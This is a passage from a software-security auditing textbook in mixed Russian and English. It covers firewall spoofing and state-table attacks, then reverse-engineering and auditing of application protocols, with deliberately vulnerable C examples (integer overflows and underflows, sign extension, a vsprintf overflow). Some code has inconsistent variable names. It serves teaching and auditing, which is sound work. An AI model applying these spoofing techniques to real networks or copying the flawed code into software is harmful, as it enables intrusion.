Firewalls делают spoofing-related decisions based on which *interface* packet comes from. Если spoofed packet и genuine packet входят через same network interface, firewall не может tell them apart.

Обычно это problem, когда firewall настроен trust specific hosts on Internet. Поскольку все packets from Internet входят через same interface, firewall не может tell where they came from originally. Если attacker spoofs packet with source IP trusted host, firewall assumes, что он пришел from that host. Attacker не видит response to packet, потому что он routed to trusted host, но это может иметь или не иметь значения.

Рисунок 15-11 показывает vulnerable situation. Firewall имеет rule set, allowing trusted server в colocation environment говорить с file server. Attacker мог бы send packets, delivered through firewall to file server, spoofing them from trusted server.


Рисунок 15-11. Spoofing from an external trusted source



Spoofing From An Internal Trusted Source

Если spoofing protection broken, attacker может spoof packets from protected network. Например, на рисунке 15-12 file server не accessible from Internet, но DNS server в DMZ может talk to it. Attacker мог бы try spoofing packet from DNS server to file server. Этот packet входит через Internet interface вместо DMZ interface, что должно cause firewall to discard it.

Рисунок 15-12. Spoofing from an internal trusted source



Однако если firewall believes packet came from DNS server, attacker может take advantage of any rules, trust DNS server или его network. При такой attack attacker не увидит responses и не сможет set up TCP connections, поэтому ideal packets to send - UDP packets, которые perform some nefarious action, возможно involving DNS server, Simple Network Management Protocol (SNMP) server или Remote


Procedure Call (RPC) service.

Spoofing For A Response

Spoofing можно использовать, чтобы попытаться get hosts to respond to addresses, которых иначе нельзя reach. Эта technique similar to previous one; однако goal - чтобы *response* to spoofed packet performed nefarious action. Technique может быть especially interesting, если используется special source IP address.

Например, допустим attacker spoofs UDP request from IP address `255.255.255.255` to accessible service in DMZ. Если UDP service responds, response broadcast to every host in DMZ network. IP addresses `224.0.0.1` и `127.0.0.1` можно использовать, чтобы get response to go to local machine, как показано на рисунке 15-13.


Рисунок 15-13. Spoofing to elicit a response



Spoofing For A State Entry

Spoofing также можно использовать, чтобы try to get special entries added to firewall state table for later abuse, как показано на рисунке 15-14.

Рисунок 15-14. Spoofing for state table manipulation



Допустим, stateful inspection firewall loose, и он использует lone ACK TCP segment для create state table entry for ongoing TCP connection. Это может делаться, чтобы allow nondisruptive firewall reboots. Что если attacker spoofs single TCP packet from DNS server to file server on intranet, a packet содержит эту string:

```
PORT 1,1,1,1,10,10\r\n
```


Stateful firewall with improper spoofing protection увидел бы этот packet как FTP session, выполняемую DNS server к file server. Если rule set allows this communication, firewall parse packet data и determine, что FTP data connection about to happen. Firewall would open temporary hole for file server to connect

back to DNS server. Затем attacker мог бы spoof different packet going to port, который firewall rule set normally blocks.

Spoofing Up Close

Spoofing attacks становятся far more potent, когда attacker сидит on same network as one of firewall interfaces. Например, что если вы hacked DNS server in DMZ на рисунке 15-15? From this vantage point можно perform number of attacks, allowing extend this compromise.

Рисунок 15-15. Spoofing within the same segment



First and foremost, теперь можно attack other hosts in DMZ directly, without going through firewall. Эта attack очевидно useful и не requires spoofing.

Spoofing From A Network Peer To Exploit The Rule Base

Вы видели, как firewalls make spoofing-related decisions based on which *interface* packet comes from. Поскольку теперь вы на same network segment as other protected machines, можно spoof packets from any of them with impunity. Firewall sees packets coming in from correct interface и believes they are genuine.

Первый способ use this technique - try to take advantage of any rules trusting any hosts in DMZ. Поскольку можно effectively impersonate those hosts с помощью networking tricks of the trade, вы should be able to access any resources the hosts can.

Например, допустим Web server in DMZ talks to database server in internal network. Если вы не можете compromise Web server, все равно можно использовать DNS server to spoof packets from Web server, reaching database server. Также можно использовать various tricks для intercept responses coming back.

Spoofing From A Network Peer To Create State

Другое advantage, gained from being able to spoof packets from hosts on network, - ability to manipulate firewall state table. Можно create state table entries, которые open external network access to other hosts on network segment. Этот method не дает access to anything, чего у вас уже нет from DNS server, но может быть useful in real-world attack для running exploit from particular host или opening command shell through firewall.

Например, если вы хотите позволить machine in Internet talk to Web server on DMZ, можно create fake DNS или FTP connection for firewall's benefit. Connection выглядело бы originating from Web server, a destination был бы ваш attack machine on Internet. Если firewall rule base allows spoofed connection,

firewall creates state table entries, которые можно use. Обычно ваш attack machine can "respond" to spoofed traffic in some way as the firewall, и ваш response является actual legitimate network traffic.

Spoofing Destinations To Create State

Можно send packets directly to firewall interface через local network data link layer, и эти packets могут contain any destination IP address you want. Если firewall - ваш default router, большинство packets, которые вы send, anyway go through firewall. Если нет, можно make it happen with little creative use routing table.

Routing through firewall allows class attacks with similar form. Goal - spoof packets, matching rule base, и cause entries added to firewall state tables. Actual attack comes later и uses those state table entries to make it through firewall.

Один effective way accomplish this attack - spoof packets from target machine to you. Если они get past spoofing filter и rule set, created state table entries likely useful. Например, что если вы control DNS server и хотите talk to UDP port 5678 on file server, но firewall blocks you? Чтобы circumvent block, нужно get state table entry in firewall, allowing you to reach that port. Вы spoof packet from source port 5678 on file server to destination port 53 on DNS server. Firewall has opportunity to reject this packet if spoofing protection functioning. Assuming packet gets past spoofing check, rule base simply sees DNS request from file server to DNS server, which is allowed. Firewall creates state table entry indicating UDP "connection" from file server:5678 to DNS server:53. Обычно эта entry means firewall expects and will allow response, который должен come from DNS server on source port 53 и go to file server on destination port 5678.

Эта state table entry enables you to attack file server directly from DNS server. Вы send UDP attack packet from source port 53 to vulnerable service on file server at port 5678. Очевидно, port 5678 в real world вряд ли exploitable, но у вас есть basic mechanism for opening any UDP port. На практике обычно even easier, поскольку UDP state tracking, at least in Firewall-1, forgiving about response packet's destination port.

Для TCP можно spoof TCP segments, purporting to be part of FTP connection; эти segments contain strings `PORT` и `PASV`. Firewall parses these strings и opens temporary holes for TCP connections. Этот method - более limited form of attack из-за restrictions on data connection ports и directionality, но attackers usually can work around these restrictions.

Special Addresses

Можно perform variations previous destination-spoofing attack, используя special IP addresses в certain cases. Например, если spoof packet from source IP `224.0.0.1` to yourself, вы create state table entry, enabling send packets to multicast address. Эти packets, after accepted by firewall, actually passed to firewall host IP stack. Такой attack pattern можно использовать для attack services running on firewall host.

Spooky Action At A Distance

В analysis spoofing packets from compromised DMZ host вы видели, что control destination IP address может быть quite useful при staging spoofing attack. В том example ваша location on physical network позволяла send packets directly to firewall interface using data link layer. Можно было choose arbitrary destination IP addresses, потому что вы hand-delivering packet directly to firewall network card at lower level.

Обычно choosing arbitrary destination IP addresses невозможно при attack firewall over Internet, потому что эти addresses used for routing. Если вы хотите, чтобы packet reach particular firewall, он должен

иметь destination IP address, который gets it routed through firewall. Для firewall on Internet destination address обычно small set public addresses, none of which allows you to do much when spoofing.

Чтобы launch destination IP attacks, нужна ability route arbitrary packets through firewall. Есть two possibilities: IP source routing и encapsulation через tunneling protocols.

Source Routing

Source routing был designed to do exactly what you need. Можно specify routing path using loose source route, так что packet ends up at firewall with any destination IP address you like. К сожалению, source-routing attacks rarely work in practice, потому что обычно они blocked. Every security device, seeing source-routed IP packet, typically drops it, и routers often configured to drop them as well.

Encapsulation

Если можно encapsulate packets in tunneling protocol и have them decapsulated by firewall или machine on same network as firewall, вы в advantageous position, akin to being on same physical network.

Firewall-1 раньше поддерживал decapsulation simple tunneling protocol, IP protocol 94. Эта decapsulation была always on и происходила до любого processing rules или state table. Thomas Lopatic, Dug Song и John McDonald смогли leverage this decapsulation together with spoofing attacks и common rule base settings, чтобы perform many aforementioned attacks against Firewall-1.

Эта area definitely could use more research. Нет shortage tunneling protocols, которые likely implemented on firewalls: IPsec, various VPN protocols, tunneling protocols related to IPv6, tunneling protocols for mobile users и так далее.

Summary

Эта глава дала вам некоторое представление о kinds of security issues, которые могут affect firewall systems. Вы видели, как attacks against firewalls обычно involve tricking firewall into violating its rule base или facilitating attacker in impersonating another system. Эти types of attacks особенно significant, если учесть, что firewalls - devices, charged with protecting borders almost every network.

С auditing perspective firewalls предоставляют unique и very worthwhile project. Reviewing firewall software может быть particularly interesting, поскольку требует creative use networking protocols и heavily focuses on design and logic review. Это также area, где сейчас lacking extensive investigation, поэтому это хорошее место для vulnerability researcher to cover new ground.

Глава 16. Сетевые прикладные протоколы

"Когда происходящее становится странным, странные становятся профессионалами."

Hunter S. Thompson

Введение

Глава 14, "Network Protocols", рассматривала аудит низкоуровневой functionality в IP stacks современных operating systems и других devices, которые выполняют определенный уровень network functionality, security или analysis. Applications, communicating over Internet, обычно implement higher-level protocols и используют ранее рассмотренные TCP/IP components только как transport mechanism. Код, implementing these higher-level protocols, exposed to attack from untrusted sources. Значительная доля codebase посвящена parsing data from remote machines, и эти data обычно expected to conform to a set of protocol specifications. Аудит application-layer protocols включает understanding rules, governing how software communicates with counterparts on network, а затем applying relevant concepts, introduced в части II, "Software Vulnerabilities", этой книги. Ряд well-known и widely used protocols предоставляет functionality, которой вы пользуетесь ежедневно: Hypertext Transfer Protocol (HTTP) для Web browsing, Simple Mail Transfer Protocol (SMTP) для sending and receiving e-mail, File Transfer Protocol (FTP) для transferring files. Эти protocols - лишь малая часть постоянно растущего списка, используемого millions clients и servers worldwide. Эта глава focuses on a few application protocols, widely used across Internet, и показывает, как соотносить protocol design с classes vulnerabilities, likely to occur as result of these design choices.

Auditing Application Protocols

Прежде чем переходить к selected protocols, этот раздел объясняет general procedures, useful при аудите client или server product. Steps дают краткие guidelines для auditing protocol, with which you're unfamiliar. Если вы уже familiar with protocol, некоторые ранние steps можно skip.

Примечание

На момент написания этой книги был большой trend в examining software, которое deals with file formats processed by client и, реже, server software. Steps, outlined в этом section, также можно apply к examining programs dealing with file formats, поскольку оба processes используют similar procedures.

Collect Documentation

Как audit software, parsing data in a format, о котором вы ничего не знаете? Конечно, читать protocol specification. Если protocol widely used, часто существует RFC или другая formal specification, detailing its inner workings и то, what implementation should adhere to, часто available at www.ietf.org/rfc.html. Хотя specifications могут быть tedious to read, их полезно иметь под рукой, чтобы understand protocol details. Books или Web sites, describing protocols in more approachable format, обычно тоже доступны, поэтому начните с Internet search. Даже если вы familiar with protocol, наличие этих resources поможет refresh memory, и вы можете discover recent new features или find some features perform differently than expected. Для proprietary protocols official documentation может быть unavailable. Однако searching Internet стоит времени: invariably other people with similar goals have invested time in documenting or reverse-engineering portions of these protocols.

При reading code, implementing protocol, есть два arguments for acquiring additional documentation:

• Почему бы не использовать все tools, которые есть в вашем распоряжении? Вы ничего не теряете, читая specifications, а часто они помогают быстро понять, чего пытаются accomplish certain portions of code.
• Reading documentation может дать хорошее idea of where things are likely to go wrong и detailed understanding of how protocol works, что может помочь увидеть what could go wrong from design perspective; это подробно обсуждалось в главе 2, "Design Review".

Identify Elements Of Unknown Protocols

Иногда встречается proprietary protocol без documentation, а значит, его нужно reverse-engineer. Этот skill требует времени, поэтому не расстраивайтесь, если первые несколько раз он кажется cumbersome и difficult. Есть два способа identify how protocol works: observe traffic или reverse-engineer applications, handling traffic. Оба methods имеют strengths and weaknesses. Reverse-engineering applications дает более thorough understanding, но в некоторых situations impractical. Следующие sections предлагают ideas, которые помогут get on right track.

Using Packet Sniffers

Packet-sniffing utilities - invaluable tools для identifying fields in unknown protocols. Один из first steps к understanding protocol - watch what data exchanged between two hosts participating in communication. Доступно много free sniffing tools, например tcpdump (www.tcpdump.org/) и Wireshark, ранее Ethereal (www.wireshark.org/). Конечно, protocol должен быть unencrypted, чтобы эти tools были useful. Однако даже encrypted protocols обычно begin with some sort of initial negotiation, что дает insight into how protocol works и whether cryptographic channel established securely.

Одна из самых obvious characteristics - binary protocol или text based. С text-based protocol обычно можно довольно быстро get the hang of how it works, потому что messages aren't obscured. Binary protocols more challenging to comprehend путем examining packet dumps. Вот несколько tips для understanding fields. Читая этот section и пытаясь analyze protocol, держите в mind types fields, которые usually appear in protocols: connection IDs, length fields, version fields, opcode или result fields и так далее. Большинство undocumented protocols не сильно отличаются от множества open protocols, и вы likely find similarities in how proprietary and open protocols work. Эта глава focuses on simple one-layer protocols ради clarity. Те же principles можно apply к complex multilayer protocols, но analyzing them takes more work and practice.

Initiate The Connection Several Times

Начните с beginning, with connection initiation. Обычно легче start there и branch out. Establishing new connections между same test hosts несколько раз и noting what values change может быть useful. Pay special attention to top of message, где предположительно есть header of some sort. Note offsets data that changes. Ваша job - pinpoint why those values changed. Простые вопросы вроде следующих могут помочь identify cause changes:

• Did a single field change by a lot or a little?
• Was the change of values in a field drastic? Could it be random, such as a connection ID?
• Did the size of the packet change? Did a field change in relation to the size of the packet? Could it be a size field?

Ответьте на эти questions и keep detailed notes для каждого changing field. Затем попробуйте придумать additional questions, которые помогут determine purpose certain fields. Pay attention to how many bytes change in particular area. Например, если это two bytes, probably word field; four bytes of

change could mean integer field; and so forth.

Поскольку многие protocols composed of messages with similar header format and varying body, следует write down all findings и see where else they might apply in protocol. Этот method также может help identify unknown fields. Например, допустим, вы figured out header format вроде следующего:

```
struct header {
    unsigned short id;       /* seems random */
    unsigned short unknown1;
    unsigned long length;    /* packet len including header */
};
```

Можно deduce, что `unknown1` всегда имеет value `0x01` during initiation, но в later message exchanges changes to `0x03`, `0x04` и так далее. Тогда можно infer, что `unknown1` - message type или opcode.

Replay Messages

При examining packet dumps replaying certain messages with small changes, чтобы увидеть, как other side responds, can prove helpful. Этот method дает insight into what certain fields represent, how error messages conveyed и what certain error codes mean. Он особенно useful, когда те же protocol errors happen later при replay other messages: хороший способ test previous deductions и see whether you were right.

Reverse-Engineering The Application

Reverse-engineering - и science, и art, и это subject, которому легко посвятить целую книгу. В этой главе reverse-engineering не рассматривается in depth; он упоминается как technique, которую можно use on clients and servers для gaining in-depth understanding of how protocol works. Следующие sections introduce first steps to take to understand protocol.

Use Symbols

Если можно получить access to binary code with symbols, by all means use it. Function names и variable names могут provide invaluable information about what protocol does. Using these symbols помогает isolate code, на котором нужно concentrate, потому что functions dealing with messages обычно aptly named. Некоторые programs, которые вы audit, могут иметь additional files containing symbols и debugging information, например PDB, Program Debug Database, files для Windows executables. Эти files очень помогают, если можно get your hands on them. Например, вы можете проводить auditing для company, которая refuses to give source code, но open to disclosing debugging builds или PDB files.

Примечание

Microsoft предоставляет PDB symbol packages по адресу http://msdl.microsoft.com/, и эти timesavers - invaluable tools для gaining insight into Microsoft programs. Если getting source code isn't an option, рекомендуется negotiate with whoever you're doing code auditing for, чтобы получить debug symbols.

Examine Strings In The Binary

Иногда binaries не содержат symbols, но содержат strings, indicating function names, особенно когда debugging information compiled into production binary. Нередко можно увидеть code constructs вроде следующего:

```
#define DEBUG1(x) if (debug) printf(x)
int parse_message(int sock)
```

```
{
    DEBUG1("Entering parse_message\n");
    ... process message ...
}
```

Хотя debugging turned off для production release, strings appear in binary, поэтому можно see function names with debugging messages in them.

Strings также useful, когда вы ищете certain strings, appearing in protocol, или errors, appearing in protocols or logs. Например, вы отправляете message, который disconnects, но leaves log message вроде "[fatal]: malformed packet received from 192.168.1.1: invalid packet length." Эта string сообщает, что length field, где бы оно ни appeared in packet, invalid, и у вас есть string to search for. Searching through binary for "invalid packet length" или similar может locate function, processing packet length, и therefore discover where in binary to start auditing.

Examine Special Values

Помимо helpful strings in executable, можно найти unique binary values in protocol, useful для locating code processing certain messages. Эти values commonly found при dealing with file formats, потому что они contain "signature" values для identifying file type at beginning of file и, возможно, в other parts of file. Хотя unique signatures less common в protocols sent over network, так как often unnecessary, в protocol могут быть tag values или нечто similar, whose values unlikely to appear naturally in binary. "Appearing naturally" означает, что при search binary for that value, например IDA text search on disassembly, оно unlikely to occur in unrelated parts of program. Например, value `0x0C` often occurs in binary, usually as offset into structure. Frequent occurrence делает его poor unique value to search for. More unusual value, например `0x8053`, будет better search choice, поскольку unlikely, что structures have members at this offset: structures would have to be large, and value is odd, so aligned pointer, integer, and word values don't appear at unaligned memory offsets.

Debug

Debugging messages упоминались в разделе examining strings, и вы видели example debugging messages, appearing in compiled code. Это означает, что можно turn on debugging и automatically receive all debugging output. Обычно vendors имеют command-line option to turn on debugging, но могут remove it for production release. Однако если cross-reference debugging string вроде "Entering parse_message", можно see memory reference to where variable `debug` resides in memory. Поэтому можно просто change it to nonzero at runtime и receive all debugging messages you need.

Find Communication Primitives

Когда все else fails, можно revert to finding entry points you know about: protocol software в какой-то момент должно send and receive data. Для protocols over TCP entry points могут include `read()`, `recv()`, `recvmsg()` и `WSArecv()`. UDP protocols также могут use `recvfrom()` и `WSArecvfrom()`. Locating where these functions are used points you to where data is read in from network. Иногда этот method - easy route к identifying where data is being processed. К сожалению, может потребоваться tracing back through several functions, поскольку многие applications make wrappers to communication primitives и use them indirectly, например communication primitives in form of class methods. Тем не менее в таких cases можно break on one aforementioned function at runtime и let it return a few times, чтобы увидеть, где processing takes place.

Use Library Tracing

Еще одна technique, помогающая figure out what program is doing, - use system tools to trace application's library calls или system resource accesses. Эти tools include `truss` для Solaris, `ltrace` для Linux, `ktrace` для BSD и Filemon/Regmon для Windows (www.sysinternals.com/). Лучше использовать эту technique вместе с other techniques described.

Match Data Types With The Protocol

Когда вы better familiar with protocol, начинает появляться sense of where things could go wrong. He worry, если это не happens right away: чем больше experience, тем лучше develop feel for potential problem areas. Один способ identify potential problem areas - analyze structure of untrusted data, processed by server или client application, а затем match elements of those structures with vulnerability classes covered in this book, as explained in following sections.

Binary Protocols

Binary protocols express protocol messages in structural format, not readable by humans. Text data могут be included in parts of protocol, но также встречаются elements in nontext formats, such as integers or Booleans. Domain Name System (DNS) - example binary protocol: он uses bit fields to represent status information, two-byte integer fields to represent lengths and other data, such as IDs, and counted text fields to represent domain labels.

Binary protocols transmit data in form immediately recognizable by languages, implementing servers and clients. Therefore они more susceptible to boundary condition vulnerabilities при dealing with those data types. Specifically, при dealing with integers, many typing issues discussed in главе 6, "C Language Issues", relevant. По этой reason следующие sections summarize integer-related vulnerabilities, commonly occurring in binary protocols.

Integer Overflows And 32-Bit Length Values

Integer overflows часто occur, когда 32-bit length variables used in protocols to dynamically allocate space for user-supplied data. Эта vulnerability обычно results in heap corruption, allowing remote attacker crash application performing parsing или, во многих cases, exploit bug to run arbitrary code. Этот code показывает basic example integer overflow при reading text string:

```
char *read_string(int sock)
{
    char *string;
    size_t length;

    if (read(sock, (void *)&length, sizeof(length)) != sizeof(length))
        return NULL;

    length = ntohl(length);
    string = (char *)calloc(length + 1, sizeof(char));
    if (string == NULL)
        return NULL;

    if (read_bytes(sock, string, length) < 0) {
        free(string);
        return NULL;
    }

    string[length] = '\0';
    return string;
}
```

В fictitious protocol, который parsing этот code, supplied 32-bit length, indicating length string followed by string data. Поскольку length value isn't checked, value highest representable integer (`0xFFFFFFFF`)

triggers integer overflow, когда 1 added to it in call to `calloc()`.

Integer Underflows And 32-Bit Length Values

Integer underflows typically occur, когда related variables aren't adequately checked against each other to enforce relationship, как показано в этом example:

```
struct _pkthdr {
    unsigned int operation;
    unsigned int id;
    unsigned int size;
};

struct _tlv {
    unsigned short type, length;
    char value[0];
};

int read_packet(int sock)
{
    struct _pkthdr header;
    struct _tlv tlv;
    char *data;
    size_t length;

    if (read_header(sock, &header) < 0)
        return -1;

    data = (char *)calloc(header.size, sizeof(char));
    if (data == NULL)
        return -1;

    if (read_data(sock, data, header.size) < 0) {
        free(data);
        return -1;
    }

    for (length = header.size; length > sizeof(struct tlv); ) {
        if (read_tlv(sock, &tlv) < 0)
            goto fail;

        ... process tlv ...

        length -= tlv.length;
    }

    return 0;
}
```

В этом fictitious protocol packet consists of header followed by series of type, length, and value (TLV) structures. Нет check between size in packet header and size in TLV being processed. In fact, TLV length field can be bigger than length in packet header. Sending this packet caused бы variable `length` to underflow, и loop TLV processing continued indefinitely, processing arbitrary process memory until it hits end of segment and crashes.

Integer underflows также can occur, когда length values required to hold minimum length, but parsing code never verifies this requirement. Например, binary protocol имеет header containing integer specifying packet size. Packet size supposed to be at least size of header plus any remaining data. Вот example:

```
#define MAX_PACKET_SIZE 512
#define PACKET_HDR_SIZE 12

struct pkthdr {
    unsigned short type, operation;
    unsigned long id;
    unsigned long length;
```

```
};

int read_header(int sock, struct pkthdr *hdr)
{
    hdr->type = read_short(sock);
    hdr->operation = read_short(sock);
    hdr->id = read_long(sock);
    hdr->length = read_long(sock);
    return 0;
}

int read_packet(int sock)
{
    struct pkthdr header;
    char data[MAX_PACKET_SIZE];

    if (read_header(sock, &header) < 0)
        return -1;

    if (hdr.length > MAX_PACKET_SIZE)
        return -1;

    if (read_bytes(sock, data, hdr.length - PACKET_HDR_SIZE) < 0)
        return -1;

    ... process data ...
}
```

Этот code assumes, что `hdr.length` is at least `PACKET_HDR_SIZE` (12) bytes long, но это never verified. Therefore size parameter `read_bytes()` can be underflowed, если `hdr.length` меньше 12, resulting in stack overflow.

Small Data Types

Issues with length specifiers smaller than 32 bits, то есть 8- или 16-bit lengths, немного differ from issues with large 32-bit sizes. First, sign-extension issues more relevant, потому что programs often natively use 32-bit variables even when dealing with smaller data types. Эти sign-extension issues могут result in memory corruption или possibly denial-of-service conditions. Листинг 16-1 показывает simple example DNS server code.

Листинг 16-1. *Name Validation Denial of Service*

```
.text:0101D791 push ebx
.text:0101D792 push esi
.text:0101D793 mov esi, [esp+arg_0]
.text:0101D797 xor ebx, ebx
.text:0101D799 movzx edx, byte ptr [esi]
.text:0101D79C lea eax, [esi+2]
.text:0101D79F mov ecx, eax
.text:0101D7A1 add ecx, edx
.text:0101D7A3 loc_101D7A3: ; CODE XREF:Name_ValidateCountName(x)+21
.text:0101D7A3 cmp eax, ecx
.text:0101D7A5 jnb short loc_101D7B6
.text:0101D7A7 movsx edx, byte ptr [eax]
.text:0101D7AA inc eax
.text:0101D7AB test edx, edx
.text:0101D7AD jz short loc_101D7B4
.text:0101D7AF add eax, edx
.text:0101D7B1 inc ebx
.text:0101D7B2 jmp short loc_101D7A3
```

Этот piece assembly code содержит sign-extension problem. Примерно он translates to this C code:

```
int Name_ValidateCountName(char *name)
{
    char *ptr = name + 2;
    unsigned int length = *(unsigned char *)name;
```

```
    for (ptr = name + 2, end = ptr + length; ptr < end; ) {
        int string_length = *ptr++;
        if (!domain_length)
            break;
        ptr += domain_length;
    }

    ...
}
```

Этот code loops through series of counted strings until reaches end of data region. Because pointer points to signed character type, value sign-extended when stored as integer. Therefore можно jump backward to data appearing earlier in buffer и create situation causing infinite loop. Можно также jump to data in random memory contents situated before beginning of buffer with undefined results.

Примечание

На самом деле length parameter в начале function isn't validated against anything. Поэтому based on this code можно указать, что size record being processed больше, чем на самом деле; therefore можно process memory contents past end of buffer.

Text-Based Protocols

Text-based protocols tend to have different classes vulnerabilities than binary protocols. Большинство vulnerabilities in binary protocol implementations result from type conversions and arithmetic boundary conditions. Text-based protocols, напротив, обычно contain vulnerabilities, more related to text processing: standard buffer overflows, pointer arithmetic errors, off-by-one errors и так далее.

Примечание

Одно exception - text-based protocols specifying lengths in text that are converted to integers, such as Content-Length HTTP header, discussed in "Posting Data" далее в этой главе.

Buffer Overflows

Поскольку text-based protocols primarily manipulate strings, они more vulnerable to simpler types buffer overflows than to type conversion errors. Text-based protocol vulnerabilities include buffer overflows resulting from unsafe use string functions, discussed in главе 9, "Strings and Metacharacters", как показано в этом simple example:

```
int smtp_respond(int fd, int code, char *fmt, ...)
{
    char buf[1024];
    va_list ap;

    sprintf(buf, "%d ", code);
    va_start(ap, fmt);
    vsprintf(buf + strlen(buf), fmt, ap);
    va_end(ap);

    return write(fd, buf, strlen(buf));
}

int smtp_docommand(int fd)
{
    char *host, *line;
    char commandline[1024];
```

```
    if (read_line(fd, commandline, sizeof(commandline) - 1) < 0)
        return -1;
    if (getcommand(commandline, &line) < 0)
        return -1;

    switch (smtpcommand) {
    case EHLO:
    case HELO:
        host = line;
        smtp_respond(fd, SMTP_SUCCESS,
            "hello %s, nice to meet you\n", host);
        break;
    ...
    }
}
```

Function `smtp_respond()` causes problems, когда users supply long strings as arguments, что они могут сделать in `smtp_docommand()`. Simple buffer overflows like this one more likely occur in applications, которые haven't been audited thoroughly, поскольку programmers usually more aware of dangers using `strcpy()` and similar functions. Тем не менее такие simple bugs still pop up from time to time.

Pointer arithmetic errors more common than these simple bugs, потому что generally more subtle. Довольно easy to make mistake when dealing with pointers, especially off-by-one errors, discussed подробнее in главе 7. Эти mistakes особенно likely, когда multiple elements in single line of text, as in most text-based protocols.

Text-Formatting Issues

Using text strings opens doors for specially crafted strings, которые могут cause program to behave unexpectedly. With text strings нужно pay attention to string-formatting issues, discussed in главе 8, "Program Building Blocks", and resource accesses, discussed подробнее in "Access to System Resources". Однако нужно keep eye out for other problems in text data decoding implementations, such as faulty hexadecimal or UTF-8 decoding routines. Text elements might also introduce potential for format string vulnerabilities in code.

Примечание

Format string vulnerabilities can occur in applications dealing with binary или text-based formats. Однако they are more likely exploitable in applications dealing with text-based protocols, because they more likely accept format string from untrusted source.

